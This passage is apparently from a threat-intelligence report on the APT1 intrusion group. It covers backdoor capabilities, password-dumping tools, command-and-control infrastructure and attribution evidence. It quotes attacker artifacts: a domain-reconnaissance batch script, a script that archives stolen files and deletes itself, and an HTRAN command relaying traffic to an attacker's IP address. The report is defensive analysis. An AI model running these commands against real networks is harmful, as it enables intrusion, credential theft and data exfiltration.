WEBC2 backdoors are often packaged with spear phishing emails. Once installed, APT1 intruders have the option to tell victim systems to download and execute additional malicious software of their choice. WEBC2 backdoors work for their intended purpose, but they generally have fewer features than the "Standard Backdoors" described below.

Standard Backdoors

The standard, non-WEBC2 APT1 backdoor typically communicates using the HTTP protocol (to blend in with legitimate web traffic) or a custom protocol that the malware authors designed themselves. These backdoors give APT intruders a laundry list of ways to control victim systems, including:
» Create/modify/delete/execute programs
» Upload/download files
» Create/delete directories
» List/start/stop processes
» Modify the system registry
» Take screenshots of the user's desktop
» Capture keystrokes
» Capture mouse movement
» Start an interactive command shell
» Create a Remote desktop (i.e. graphical) interface
» Harvest passwords
» Enumerate users
» Enumerate other systems on the network
» Sleep (i.e. go inactive) for a specified amount of time
» Log off the current user
» Shut down the system

APT 1 MALWARE FAMILIES
FIRST KNOWN COMPILE TIMES

Year		
2004		WEBC2.KT3
2005		GETMAIL
2006		
2007		LIGHTDART
		MAPIGET
2008	WEBC2.Y21K	BISCUIT
	WEBC2.UGX	MANITSME
	TARSIP	STARSYPOUND
		DAIRY
		SWORD
		HELAUTO
2009	HACKSFASE	WEBC2.AUSOV
	AURIGA	WEBC2.CLOVER
	GREENCAT	MACROMAIL
	GOGGLES	NEWSREELS
	WEBC2.RAVE	
	WEBC2.ADSPACE	
	WEBC2.HEAD	
	BANGAT	
2010		SEASALT
		WEBC2.TOCK
	LONGRUN	
	WARP	WEBC2.YAHOO
	WEBC2.QBP	TABMSGSQL
		WEBC2.CSON
2011	WEBC2.DIV	COMBOS
	LIGHTBOLT	
	GDOCUPLOAD	COOKIEBAG
		GLOOXMAIL
		MINIASP
2012		BOUNCER
		CALENDAR
		WEBC2.TABLE
	KURTON	WEBC2.BOLID

The BISCUIT backdoor (so named for the command "bdkzt") is an illustrative example of the range of commands that APT1 has built into its "standard" backdoors. APT1 has used and steadily modified BISCUIT since as early as 2007 and continues to use it presently.

TABLE 4: A subset of BISCUIT commands

Command	Description
bdkzt	Launch a command shell
ckzjqk	Get system information
download <file>	Transfer a file from the C2 server
exe <file> <user>	Launch a program as a specific user
exit	Close the connection and sleep
lists <type>	List servers on a Windows network.
ljc	Enumerate running processes and identify their owners.
sjc <PID>|<NAME>	Terminate a process, either by process ID or by process name.
upload <file>	Send a file to the C2 server
zxdosml <input>	Send input to the command shell process (launched with "bdkzt").

These functions are characteristic of most backdoors, and are not limited to APT1 or even APT. For example, anyone who wants to control a system remotely will likely put functions like "Upload/download files" into a backdoor.

Covert Communications

Some APT backdoors attempt to mimic legitimate Internet traffic other than the HTTP protocol. APT1 has created a handful of these, including:

TABLE 5: Backdoors that mimic legitimate communication protocols

Backdoor	Mimicked protocol
MACROMAIL	MSN Messenger
GLOOXMAIL	Jabber/XMPP
CALENDAR	Gmail Calendar

When network defenders see the communications between these backdoors and their C2 servers, they might easily dismiss them as legitimate network traffic. Additionally, many of APT1's backdoors use SSL encryption so that communications are hidden in an encrypted SSL tunnel. We have provided APT1's public SSL certificates in Appendix F so people can incorporate them into their network signatures.

Privilege Escalation

Escalating privileges involves acquiring items (most often usernames and passwords) that will allow access to more resources within the network. In this and the next two stages, APT1 does not differ significantly from other APT intruders (or intruders, generally). APT1 predominantly uses publicly available tools to dump password hashes from victim systems in order to obtain legitimate user credentials.

APT1 has used these privilege escalation tools:

TABLE 6: Publicly available privilege escalation tools that APT1 has used

Tool	Description	Website
cachedump	This program extracts cached password hashes from a system's registry	Currently packaged with fgdump (below)
fgdump	Windows password hash dumper	http://www.foofus.net/fizzgig/fgdump/
gsecdump	Obtains password hashes from the Windows registry, including the SAM file, cached domain credentials, and LSA secrets	http://www.truesec.se
lslsass	Dump active logon session password hashes from the lsass process	http://www.truesec.se
mimikatz	A utility primarily used for dumping password hashes	http://blog.gentilkiwi.com/mimikatz
pass-the-hash toolkit	Allows an intruder to "pass" a password hash (without knowing the original password) to log in to systems	http://oss.coresecurity.com/projects/pshtoolkit.htm
pwdump7	Dumps password hashes from the Windows registry	http://www.tarasco.org/security/pwdump_7/
pwdumpX	Dumps password hashes from the Windows registry	The tool claims its origin as http://reedarvin.thearvins.com/, but the site is not offering this software as of the date of this report

What is a password hash?

When a person logs in to a computer, website, email server, or any networked resource requiring a password, the supplied password needs to be verified. One way to do this would be to store the person's actual password on the system that the person is trying to access, and to compare the typed password to the stored password. Although simple, this method is also very insecure: anyone who can access that same system will be able to see the person's password. Instead, systems that verify passwords usually store password hashes. In simple terms, a password hash is a number that is mathematically generated from the person's password. The mathematical methods (algorithms) used to generate password hashes will create values that are unique for all practical purposes. When a person supplies their password, the computer generates a hash of the typed password and compares it to the stored hash. If they match, the passwords are presumed to be the same and the person is allowed to log in.

It is supposed to be impossible to "reverse" a hash to obtain the original password. However, it is possible with enough computational resources to "crack" password hashes to discover the original password. ("Cracking" generally consists of guessing a large number of passwords, hashing them, and comparing the generated hashes to the existing hashes to see if any match.) Intruders will steal password hashes from victim systems in hopes that they can either use the hashes as-is (by "passing-the-hash") or crack them to discover users' passwords.

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance

This script performs the following functions and saves the results to a text file:

» Display the victim's network configuration information

» List the services that have started on the victim system

» List currently running processes

» List accounts on the system

» List accounts with administrator privileges

» List current network connections

» List currently connected network shares

» List other systems on the network

» List network computers and accounts according to group ("domain controllers," "domain users," "domain admins," etc.)

Lateral Movement

Once an APT intruder has a foothold inside the network and a set of legitimate credentials,[36] it is simple for the intruder to move around the network undetected:

» They can connect to shared resources on other systems

» They can execute commands on other systems using the publicly available "psexec" tool from Microsoft Sysinternals or the built-in Windows Task Scheduler ("at.exe")

These actions are hard to detect because legitimate system administrators also use these techniques to perform actions around the network.

Maintain Presence

In this stage, the intruder takes actions to ensure continued, long-term control over key systems in the network environment from outside of the network. APT1 does this in three ways.

1. Install new backdoors on multiple systems

Throughout their stay in the network (which could be years), APT1 usually installs new backdoors as they claim more systems in the environment. Then, if one backdoor is discovered and deleted, they still have other backdoors they can use. We usually detect multiple families of APT1 backdoors scattered around a victim network when APT1 has been present for more than a few weeks.

2. Use legitimate VPN credentials

APT actors and hackers in general are always looking for valid credentials in order to impersonate a legitimate user. We have observed APT1 using stolen usernames and passwords to log into victim networks' VPNs when the VPNs are only protected by single-factor authentication. From there they are able to access whatever the impersonated users are allowed to access within the network.

---

[36] Mandiant uses the term "credentials" to refer to a userid and its corresponding, working password.

3. Log in to web portals

Once armed with stolen credentials, APT1 intruders also attempt to log into web portals that the network offers. This includes not only restricted websites, but also web-based email systems such as Outlook Web Access.

Completing The Mission

Similar to other APT groups we track, once APT1 finds files of interest they pack them into archive files before stealing them. APT intruders most commonly use the RAR archiving utility for this task and ensure that the archives are password protected. Sometimes APT1 intruders use batch scripts to assist them in the process, as depicted in Figure 19. (The instances of "XXXXXXXX" obfuscate the text that was in the actual batch script.)

```
@echo off
cd /d c:\windows\tasks
rar.log a XXXXXXXX.rar -v200m "C:\Documents and Settings\Place\My
Documents\XXXXXXXX" -hpsmy123!@#
del *.vbs
del %0
```

FIGURE 19: An APT1 batch script that bundles stolen files into RAR archive files

After creating files compressed via RAR, the APT1 attackers will transfer files out of the network in ways that are consistent with other APT groups, including using the File Transfer Protocol (FTP) or their existing backdoors. Many times their RAR files are so large that the attacker splits them into chunks before transferring them. Figure 19 above shows a RAR command with the option "-v200m", which means that the RAR file should be split up into 200MB portions.

FIGURE 20: APT1 bundles stolen files into RAR archives before moving data to China

Unlike most other APT groups we track, APT1 uses two email-stealing utilities that we believe are unique to APT1. The first, GETMAIL, was designed specifically to extract email messages, attachments, and folders from within Microsoft Outlook archive ("PST") files.

Microsoft Outlook archives can be large, often storing years' worth of emails. They may be too large to transfer out of a network quickly, and the intruder may not be concerned about stealing every email. The GETMAIL utility allows APT1 intruders the flexibility to take only the emails between dates of their choice. In one case, we observed an APT1 intruder return to a compromised system once a week for four weeks in a row to steal only the past week's emails.

Whereas GETMAIL steals email in Outlook archive files, the second utility, MAPIGET, was designed specifically to steal email that has not yet been archived and still resides on a Microsoft Exchange Server. In order to operate successfully, MAPIGET requires username/password combinations that the Exchange server will accept. MAPIGET extracts email from specified accounts into text files (for the email body) and separate attachments, if there are any.

English As A Second Language

APT1's "It's legit" email should not mislead someone into thinking that APT1 personnel are all fluent in English, though some undoubtedly are. Their own digital weapons betray the fact that they were programmed by people whose first language is not English. Here are some examples of grammatically incorrect phrases that have made it into APT1's tools over the years.

TABLE 7: Examples of grammatically incorrect phrases in APT1 malware

| Phrase	Tool	Compile date
If use it, key is the KEY.	GETMAIL	2005-08-18
Wether encrypt or not,Default is NOT.	GETMAIL	2005-08-18
ToolHelp API isn't support on NT versions prior to Windows 2000!	LIGHTDART	2006-08-03
No Doubt to Hack You, Writed by UglyGorilla	MANITSME	2007-09-06
Type command disable.Go on!	HELAUTO	2008-06-16
File no exist.	Simple Downloader (not profiled)	2008-11-26
you specify service name not in Svchost\netsvcs, must be one of following	BISCUIT	2009-06-02
Can not found the PID	WEBC2 (Uncat)	2009-08-11
Doesn't started!	GREENCAT	2009-08-18
Exception Catched	MACROMAIL	2010-03-15
Are you sure to FORMAT Disk C With NTFS?(Y/N)	TABMSGSQL	2010-11-04
Shell is not exist or stopped!	TARSIP	2011-03-24
Reqfile not exist!	COOKIEBAG	2011-10-12
the url no respon!	COOKIEBAG	2011-10-12
Fail To Execute The Command	WEBC2-TABLE	2012-02-23

APT1: INFRASTRUCTURE

APT1 maintains an extensive infrastructure of computers around the world. We have evidence suggesting that APT1 manually controls thousands of systems in support of their attacks, and have directly observed their control over hundreds of these systems. Although they control systems in dozens of countries, their attacks originate from four large networks in Shanghai — two of which are allocated directly to the Pudong New Area, the home of Unit 61398. The sheer number of APT1 IP addresses concentrated in these Shanghai ranges, coupled with Simplified Chinese keyboard layout settings on APT1's attack systems, betrays the true location and language of the operators. To help manage the vast number of systems they control, APT1 has registered hundreds of domain names, the majority of which also point to a Shanghai locale. The domain names and IP addresses together comprise APT1's command and control framework which they manage in concert to camouflage their true origin from their English speaking targets.

APT1 Network Origins

We are frequently asked why it is an ineffective security measure to just block all IP addresses in China from connecting to your network. To put it simply, it is easy for APT1 attackers to bounce or "hop" through intermediary systems such that they almost never connect to a victim network directly from their systems in Shanghai. Using their immense infrastructure, they are able to make it appear to victims that an attack originates from almost any country they choose. The systems in this type of network redirection infrastructure have come to be called "hop points" or "hops." Hop points are most frequently compromised systems that APT1 uses, in some instances for years, as camouflage for their attacks without the knowledge of the systems' owners. These systems belong to third-party victims who are compromised for access to infrastructure, as opposed to direct victims who are compromised for their data and intellectual property.

FIGURE 21: APT1 bounces through "hop point" systems before accessing victim systems

We have observed some of APT1's activities after they cross into (virtual) U.S. territory. They access hop points using a variety of techniques, the most popular being Remote Desktop and FTP. Over a two-year period (January 2011 to January 2013) we confirmed 1,905 instances of APT1 actors logging into their hop infrastructure from 832 different IP addresses with Remote Desktop. Remote Desktop provides a remote user with an interactive graphical interface to a system. The experience is similar to the user actually physically sitting at the system and having direct access to the desktop, keyboard, and mouse. Of the 832 IP addresses, 817 (98.2%) were Chinese and belong predominantly to four large net blocks in Shanghai which we will refer to as APT1's *home* networks.

TABLE 8: Net blocks corresponding to IP addresses that APT1 used to access their hop points

Number	Net block	Registered Owner
445	223.166.0.0 - 223.167.255.255	China Unicom Shanghai Network
217	58.246.0.0 - 58.247.255.255	China Unicom Shanghai Network
114	112.64.0.0 - 112.65.255.255	China Unicom Shanghai Network
12	139.226.0.0 - 139.227.255.255	China Unicom Shanghai Network
1	114.80.0.0 - 114.95.255.255	China Telecom Shanghai Network
1	101.80.0.0 - 101.95.255.255	China Telecom Shanghai Network
27	Other (non-Shanghai) Chinese IPs	

Notably, the registration information for the second and third net blocks above includes this contact information at the end:

```
person:     yanling ruan
nic-hdl:    YR194-AP
e-mail:     sh-ipmaster@chinaunicom.cn
address:    No.900,Pudong Avenue,ShangHai,China
phone:      +086-021-61201616
fax-no:     +086-021-61201616
country:    cn
```

The registration information for these two net blocks suggests that they serve the Pudong New Area of Shanghai, where PLA Unit 61398 is headquartered.

The other 15 of the 832 IP addresses are registered to organizations in the U.S. (12), Taiwan (1), Japan (1) and Korea (1). We have confirmed that some of these systems are part of APT1's hop infrastructure and not legitimately owned by APT1 — in other words, APT1 accessed one hop from another hop, as opposed to accessing the hop directly from Shanghai.

In order to make a user's experience as seamless as possible, the Remote Desktop protocol requires client applications to forward several important details to the server, including their client hostname and the client keyboard layout. In 1,849 of the 1,905 (97%) APT1 Remote Desktop sessions we observed in the past two years, the keyboard layout setting was "Chinese (Simplified) — US Keyboard." Microsoft's Remote Desktop client configures this setting automatically based on the selected language on the client system, making it nearly certain that the APT1 actors managing the hop infrastructure are doing so with Simplified Chinese (zh-cn) input settings. "Simplified Chinese" is a streamlined set of the traditional Chinese characters that have been in use since the 1950s, originating in mainland China. Taiwan and municipalities such as Hong Kong still use "Traditional Chinese" (zh-tw) character sets.

The overwhelming concentration of Shanghai IP addresses and Simplified Chinese language settings clearly indicate that APT1 intruders are mainland Chinese speakers with ready access to large networks in Shanghai. The only

alternative is that APT1 has intentionally been conducting a years-long deception campaign to impersonate Chinese speakers from Shanghai in places where victims are not reasonably expected to have any visibility – and without making a single mistake that might indicate their "true" identity.

Interaction with Backdoors

As we just mentioned, APT1 attackers typically use hops to connect to and control victim systems. Victim backdoors regularly connect out to hop points, waiting for the moment that the attacker is there to give them commands. However, exactly how this works is often specific to the tools they are using.

MANUAL WEBC2 UPDATES

As covered in the previous "Attack Lifecycle" section, WEBC2 backdoor variants download and interpret data stored between tags in HTML pages as commands. They usually download HTML pages from a system within APT1's hop infrastructure. We have observed APT1 intruders logging in to WEBC2 servers and manually editing the HTML pages that backdoors will download. Because the commands are usually encoded and difficult to spell from memory, APT1 intruders typically do not type these strings, but instead copy and paste them into the HTML files. They likely generate the encoded commands on their own systems before pasting them in to an HTML file hosted by the hop point. For example, we observed an APT attacker pasting the string "czo1NA==" into an HTML page. That string is the base64-encoded version of "s:54", meaning "sleep for 54 minutes" (or hours, depending on the particular backdoor). In lieu of manually editing an HTML file on a hop point, we have also observed APT1 intruders uploading new (already-edited) HTML files.

HTRAN

When APT1 attackers are not using WEBC2, they require a "command and control" (C2) user interface so they can issue commands to the backdoor. This interface sometimes runs on their personal attack system, which is typically in Shanghai. In these instances, when a victim backdoor makes contact with a hop, the communications need to be forwarded from the hop to the intruder's Shanghai system so the backdoor can talk to the C2 server software. We have observed 767 separate instances in which APT1 intruders used the publicly available "HUC Packet Transmit Tool" or HTRAN on a hop. As always, keep in mind that these uses are *confirmed* uses, and likely represent only a small fraction of APT1's total activity.

The HTRAN utility is merely a middle-man, facilitating connections between the victim and the attacker who is using the hop point.

FIGURE 22: The HTRAN tool resides on APT1 hop points and acts as a middle-man

Typical use of HTRAN is fairly simple: the attacker must specify the originating IP address (of his or her workstation in Shanghai), and a port on which to accept connections. For example, the following command, which was issued by an APT1 actor, will listen for incoming connections on port 443 on the hop and automatically proxy them to the Shanghai IP address 58.247.242.254 on port 443:

```
htran -tran 443 58.247.242.254 443
```

In the 767 observed uses of HTRAN, APT1 intruders supplied 614 distinct routable IP addresses. In other words, they used their hops to function as middlemen between victim systems and 614 different addresses. Of these addresses, 613 of 614 are part of APT1's home networks:

TABLE 9: Net blocks corresponding to IP addresses used to receive HTRAN communications

| Number	Net block	Registered Owner
340	223.166.0.0 - 223.167.255.255	China Unicom Shanghai Network
160	58.246.0.0 - 58.247.255.255	China Unicom Shanghai Network
102	112.64.0.0 - 112.65.255.255	China Unicom Shanghai Network
11	139.226.0.0 - 139.227.255.255	China Unicom Shanghai Network
1	143.89.0.0 - 143.89.255.255	Hong Kong University of Science and Technology

C2 SERVER SOFTWARE ON HOP INFRASTRUCTURE

Occasionally, APT1 attackers have installed C2 server components on systems in their hop infrastructure rather than forwarding connections back to C2 servers in Shanghai. In these instances they do not need to use a proxy tool like HTRAN to interact with victim systems. However, it does mean that the intruders need to be able to interface with the (often graphical) C2 server software running on the hop. We have observed APT1 intruders log in to their hop point, start the C2 server, wait for incoming connections, and then proceed to give commands to victim systems.

WEBC2 variants may include a server component that provides a simple C2 interface to the intruder. This saves the intruder from having to manually edit webpages. That is, this server component receives connections from victim backdoors, displays them to the intruder, and then translates the intruder's commands into HTML tags that the victim backdoors read.

APT1 Servers

In the last two years alone, we have confirmed 937 APT1 C2 servers — that is, actively listening or communicating programs — running on 849 distinct IP addresses. However, we have evidence to suggest that APT1 is running hundreds, and likely thousands, of other servers (see the Domains section below). The programs acting as APT1 servers have mainly been: (1) FTP, for transferring files; (2) web, primarily for WEBC2; (3) RDP, for remote graphical control of a system; (4) HTRAN, for proxying; and (5) C2 servers associated with various backdoor families (covered in Appendix C: The Malware Arsenal).

Global distribution of confirmed APT1 servers

South Korea (11)

US (109)

Taiwan (6)
Canada (3)
Australia (2)
Mexico (2)
Norway (2)
Belgium (1)
Denmark (1)
Indonesia (1)
India (1)
Singapore (1)

China (709)

Distribution of confirmed APT1 servers in China

139.226.0.0 - 139.227.255.255: 19
(Shanghai)

Other: 11 (including 7 in Hong Kong)

112.64.0.0 - 112.65.255.255: 93
(Shanghai)

58.246.0.0 - 58.247.255.255: 180
(Shanghai)

223.166.0.0 - 223.167.255.255: 406
(Shanghai)

FIGURE 23: The global distribution of confirmed APT1 servers

Domain Names

The Domain Name System (DNS) is the phone book of the Internet. In the same way that people program named contacts into their cell phones and no longer need to remember phone numbers, DNS allows people to remember names like "google.com" instead of IP addresses. When a person types "google.com" into a web browser, a DNS translation to an IP address occurs so that the person's computer can communicate with Google. Names that can be translated through DNS to IP addresses are referred to as Fully Qualified Domain Names (FQDNs).

FIGURE 24: DNS queries are used to resolve APT1 FQDNs to many C2 server IPs

APT1 Zone Registrations

Year		
		hugesoft.org
2005		ustvb.com
		uszzcs.com
		hymetal.com
		hkcastte.com
2006		
	arrowservice.net	
	blackcake.net	
	businessconsults.net	
	infosupports.com	attnpower.com
	newsonet.net	
	purpledaily.com	
2007		ifexcel.com
	avvmail.com	
	shepmas.com	bpyoyo.com
		skyswim.net
	syscation.com	cslisten.com
	tibethome.org	
	microsoft-update-info.com	bigish.net
2008	busketball.com	chileexe77.com
	comrepair.net	issnbgkit.net
	gmailboxes.com	progammerli.net
	oplaymagazine.com	idirectech.com
		livemymsn.com
	maltempata.com	
	nirvanaol.com	webservicesupdate.com
2009	7 zones created	giftnews.org
		onefastgame.net
	cnndaily.com	conferencesinfo.com
	myyahoonews.com	
	satellitebbs.com	5 zones created
	msnhome.com	cometoway.org
	usabbs.org	
2010		6 zones created
	ns06.net	usnftc.org
		6 zones created
	6 zones created	
		phoenixtvus.com
	copporationnews.com	
2011	7 zones created	ushongkong.org
		newsesport.com
	nytimesnews.net	youipcam.com
	cnnnewsdaily.com	olmusic100.com
	applesoftupdate.com	
		todayusa.org
2012	4 zones created	bluecoate.com
	micyuisyahooapis.com	
	infobusinessus.org	4 zones created
		bigdepression.net

APT1's infrastructure includes FQDNs in addition to the IP addresses discussed above. The FQDNs play an important role in their intrusion campaigns because APT1 embeds FQDNs as C2 addresses within their backdoors. In the last several years we have confirmed 2,551 FQDNs attributed to APT1. Of these, we have redacted FQDNs that implicated victims by name and provided 2,046 in Appendix D. By using FQDNs rather than hard-coded IP addresses as C2 addresses, attackers may dynamically decide where to direct C2 connections from a given backdoor. That is, if they lose control of a specific hop point (IP address) they can "point" the C2 FQDN address to a different IP address and resume their control over victim backdoors. This flexibility allows the attacker to direct victim systems to myriad C2 servers and avoid being blocked.

APT1 FQDNs can be grouped into three categories: (1) registered zones, (2) third-party zones, and (3) hijacked domains.

REGISTERED ZONES

A DNS zone represents a collection of FQDNs that end with the same name, and which are usually registered through a domain registration company and controlled by a single owner. For example, "hugesoft.org" is an FQDN but also represents a zone. The FQDNs "ug-co.hugesoft.org" and "7cback.hugesoft.org" are part of the "hugesoft.org" zone and are called "subdomains" of the zone. The person who registered "hugesoft.org" may add as many subdomains as they wish and controls the IP resolutions of these FQDNs. APT1 has registered at least 107 zones since 2004. Within these zones, we know of thousands of FQDNs that have resolved to hundreds of IP addresses (which we suspect are hops) and in some instances to APT1's source IP addresses in Shanghai.

The first zone we became aware of was "hugesoft.org", which was registered through eNom, Inc. in October 2004. The registrant supplied "uglygorilla@163.com" as an email address. The supplied registration information, which is still visible in public "whois" data as of February 3, 2013, includes the following:

```
Domain Name:HUGESOFT.ORG
Created On:25-Oct-2004 09:46:18 UTC
Registrant Name:huge soft
Registrant Organization:hugesoft
Registrant Street1:shanghai
Registrant City:shanghai
Registrant State/Province:S
Registrant Postal Code:200001
Registrant Country:CN
Registrant Phone:+86.21000021
Registrant Email:uglygorilla@163.com
```

The supplied registrant information does not need to be accurate for the zone to be registered successfully. For example, "shanghai" is not a street name. Nevertheless, it is noteworthy that Shanghai appeared in the first known APT1 domain registration, along with a phone number that begins with China's "+86" international code. In fact, Shanghai was listed as the registrant's city in at least 24 of the 107 (22%) registrations. Compare this to the frequency with which other cities appeared in APT1 zone registration information:

TABLE 10: Locations supplied in registration data other than Shanghai, China

Number	City	State	Country
7	Beijing	-	China
5	Calgary		Canada
4	Guizhou	-	China
4	Pasadena	CA	US
4	Houston	TX	US
3	Sydney		Australia
3	Salt Lake	UT	US
3	Washington, DC		US
2	Homewood	AL	US
2	Kalkaska	MI	US
2	Shallotte	NC	US
2	Yellow Spring	OH	US
2	New York	NY	US
2	Provo	UT	US
2	Shenzhen	-	China
1	Birmingham	AL	US
1	Scottsdale	AZ	US
1	Sunnyvale	CA	US
1	Albany	NY	US
1	Pearl River	NY	US
1	Chicago	-	US
1	Moscow	-	Guatemala
1	Nanning	-	China
1	Wuhua	-	China
27	Registration information blocked or not available		

Some of the supplied registration information is obviously false. For example, consider the registration information supplied for the zone "uszzcs.com" in 2005:

```
Victor etejedaa@yahoo.com +86.8005439436
Michael Murphy
795 Livermore St.
Yellow Spring,Ohio,UNITED STATES 45387
```

Here, a phone number with a Chinese prefix ("+86") accompanied an address in the United States. Since the United States uses the prefix "+1", it is highly unlikely that a person living in Ohio would provide a phone number beginning with "+86". Additionally, the city name is spelled incorrectly, as it should be "Yellow Springs" instead of "Yellow Spring". This could have been attributed to a one-time spelling mistake, except the registrant spelled the city name incorrectly multiple times, both for the zones "uszzcs.com" and "attnpower.com". This suggests that the registrant really thought "Yellow Spring" was the correct spelling and that he or she did not, in fact, live or work in Yellow Springs, Ohio.

Overall, the combination of a relatively high number of "Shanghai" registrations with obviously false registration examples in other registrations suggests a partially uncoordinated domain registration campaign from 2004 until present, in which some registrants tried to fabricate non-Shanghai locations but others did not. This is supported by contextual information on the Internet for the email address "lfengg@163.com," which was supplied in the registration information for seven of the 107 zones. On the site "www.china-one.org," the email address "lfengg@163.com" appears as the contact for the Shanghai Kai Optical Information Technology Co., Ltd., a website production company located in a part of Shanghai that is across the river from PLA Unit 61398.

FIGURE 25: An email address used to register APT1 zones is also a contact for a Shanghai company

Naming Themes

About half of APT1's known zones were named according to three themes: news, technology and business. These themes cause APT1 command and control addresses to appear benign at first glance. However, we believe that the hundreds of FQDNs within these zones were created for the purpose of APT1 intrusions. (Note: these themes are not unique to APT1 or even APT in general.)

The news-themed zones include the names of well-known news media outlets such as CNN, Yahoo and Reuters. However, they also include names referencing English-speaking countries, such as "aunewsonline.com" (Australia), "canadatvsite.com" (Canada), and "todayusa.org" (U.S.). Below is a list of zones registered by APT1 that are news-themed:

```
aoldaily.com          issnbgkit.net          purpledaily.com
aunewsonline.com      mediaxsds.net          reutersnewsonline.com
canadatvsite.com      myyahoonews.com        rssadvanced.org
canoedaily.com        newsesport.com         saltlakenews.org
cnndaily.com          newsonet.net           sportreadok.net
cnndaily.net          newsonlinesite.com     todayusa.org
cnnnewsdaily.com      newspappers.org        usapappers.com
defenceonline.net     nytimesnews.net        usnewssite.com
freshreaders.net      oplaymagzine.com       yahoodaily.com
giftnews.org          phoenixtvus.com
```

The technology-themed zones reference well-known technology companies (AOL, Apple, Google, Microsoft), antivirus vendors (McAfee, Symantec), and products (Blackberry, Bluecoat). APT1 also used more generic names referencing topics like software:

```
aolon1ine.com         globalowa.com          microsoft-update-info.com
applesoftupdate.com   gmailboxes.com         micyuisyahooapis.com
blackberrycluter.com  hugesoft.org           msnhome.org
bluecoate.com         idirectech.com         pcclubddk.net
comrepair.net         ifexcel.com            progammerli.com
dnsweb.org            infosupports.com       softsolutionbox.net
downloadsite.me       livemymsn.com          symanteconline.net
firefoxupdata.com     mcafeepaying.com       webservicesupdate.com
```

Finally, some zones used by APT1 reflect a business theme. The names suggest websites that professionals might visit:

```
advanbusiness.com     companyinfosite.com    infobusinessus.org
businessconsults.net  conferencesinfo.com    jobsadvanced.com
businessformars.com   copporationnews.com
```

Not every zone stays within APT1's control forever. Over a campaign lasting for so many years, APT1 has not always renewed every zone in their attack infrastructure. Additionally, while some have simply been allowed to expire, others have been transferred to the organizations that the domain names attempted to imitate. For example, in September 2011, Yahoo filed a complaint against "zheng youjun" of "Arizona, USA", who registered the APT1 zone "myyahoonews.com".[37] Yahoo alleged the "<myyahoonews.com> domain name was confusingly similar to Complainant's YAHOO! mark" and that "[zheng youjun] registered and used the <myyahoonews.com> domain name in bad faith." In response, the National Arbitration Forum found that the site "myyahoonews.com" at the time resolved

---

[37] Yahoo! Inc. v. Zheng National Arbitration Forum Claim Number: FA1109001409001, (October 31, 2011) (Tyrus R. Atkinson, Jr., panelist), http://domains.adrforum.com/domains/decisions/1409001.htm, accessed February 6, 2013.

to "a phishing web page, substantially similar to the actual WorldSID website...in an effort to collect login credentials under false pretenses." Not surprisingly, "zheng youjun" did not respond. Subsequently, control of "myyahoonews. com" was transferred from APT1 to Yahoo.

Third-Party Services

